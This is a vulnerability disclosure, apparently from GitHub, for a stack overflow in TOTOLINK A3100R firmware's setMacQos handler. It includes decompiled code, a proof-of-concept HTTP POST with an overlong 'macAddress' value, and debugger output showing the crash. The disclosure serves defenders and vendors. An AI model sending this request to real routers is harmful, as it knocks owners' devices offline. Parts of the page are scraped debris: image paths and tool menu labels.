shijin0925 totolink History

1 contributor

58 lines (31 sloc) | 2.21 KB ...

firewall.so setMacQos stack buffer overflow

A3100R_Firmware

version:V4.1.2cu.5050_B20200504，V4.1.2cu.5247_B20211129

Description:

The setMacQos function in the firewall.so module does not filter the "macAddress" parameter, and a stack overflow occurs when strcpy or strcat is performed

Source:

you may download it from :
https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/170/ids/36.html

1	A3100R_Datasheet	Ver1.0	2021-03-02	
2	A3100R_QIG	Ver1.0		
3	A3100R_Firmware	V5.9c.2280_B20180512		
4	A3100R_Firmware	V5.9c.4281_B20190816(Transition version)	2019-09-11	
5	A3100R_Firmware	V5.9c.4577_B20191021	2019-11-19	
6	A3100R_Firmware	V4.1.2cu.5050_B20200504	2020-07-28	
7	A3100R_Firmware	V4.1.2cu.5247_B20211129	2022-04-12	

Analyse:

The program reads a user inputed named "macAddress" in users's POST request and uses the input immediately,without checking it's length ,which can lead to buffer overflows bugs in the following strcat or strcpy function.


```
29  {
30    v8 = (const char *)websGetVar(a2, "priority", "1");
31    result = (const char *)websGetVar(a2, "macAddress", "");
32    if ( !*result )
33      return result;
34    sprintf((char *)v12, "%s#%s", result, v8);
35    apmib_get(0x477D, v13);
36    if ( v13[0] && (v10 = splitString2Arr_v2(v13, v14, 10, 24, 59)) != 0 )
37    {
38      if ( v10 < 8 )
39      {
40        strcat(v13, ":");
41        strcat(v13, (const char *)v12);
42      }
43    }
44    else
45    {
46      strcpy(v13, (const char *)v12);
47    }
48    apmib_set(18301, v13);
49  }
```


So by Posting proper data to topicurl:"setting/setMacQos",the attacker can easily perform a Deny of service Attack.

there is no webpage calling this function,but we can perform following request to call it.

POC

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101
Firefox/98.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 829

Origin: http://192.168.0.1

Connection: close

Referer: http://192.168.0.1/firewall/url_filtering.asp?timestamp=1650007602442


{"topicurl":"setting/setMacQos","priority":"1","addEffect":"0","macAddress":"aaaaaaa
```


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Send
Cancel
Request
Raw
Params
Headers
Hex
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 829
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/firewall/url_filtering.asp?timestamp=1650007602442
{"topicurl":"setting/setMacQos","priority":"1","addEffect":"0","macAddress":
Response
Raw
Headers
Hex
HTML
Render
HTTP/1.1 500 Internal Server Error
Connection: close
Content-Type: text/html
Content-Length: 369
Date: Mon, 04 May 2020 11:53:16 GMT
Server: lighttpd/1.4.20
<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
<title>500 - Internal Server Error</title>
</head>
<body>
<h1>500 - Internal Server Error</h1>
</body>
</html>


$sp : 0x7f9a46e0 → 0x7f9a46e8 → 0x00420550 → "aaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaa[...]"
$hi : 0xa9
$lo : 0x1e78d
$fir : 0x0
$ra : 0x7758c31c → <setMacQos+500> lw gp, 24(sp)
$gp : 0x777d7010
stack
0x7f9a46e0|+0x0000: 0x7f9a46e8 → 0x00420550 → "aaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaa[...]" ← $sp
0x7f9a46e4|+0x0004: 0x77765114 → 0x8fdc0010
0x7f9a46e8|+0x0008: 0x00420550 → "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaa[...]"
0x7f9a46ec|+0x000c: 0x00418368 → 0x77680031 → 0x00000000
0x7f9a46f0|+0x0010: 0x0000003b (";"?)
0x7f9a46f4|+0x0014: 0x77764908 → 0x8fdc0010
0x7f9a46f8|+0x0018: 0x775a9740 → 0x00000000
0x7f9a46fc|+0x001c: 0x7f9a4728 → "aaaaaaaaaaaaaaaaaaaaaaaa#1;aaaaaaaa
aaaaaaaaaa[...]"
code:mips:MIPS32
0x7763d3a8 lbu a0, 0(a1)
0x7763d3ac addiu v1, v1, 1
0x7763d3b0 addiu a1, a1, 1
→ 0x7763d3b4 bnez a0, 0x7763d3a8 TAKEN [Reason: a
0]
↳ 0x7763d3a8 lbu a0, 0(a1)
0x7763d3ac addiu v1, v1, 1
0x7763d3b0 addiu a1, a1, 1
0x7763d3b4 bnez a0, 0x7763d3a8
0x7763d3b8 sb a0, 0(v1)
0x7763d3bc jr ra
threads
[#0] Id 1, Name: "cste_sub", stopped, reason: SIGSEGV
ware-analysis-toolkit/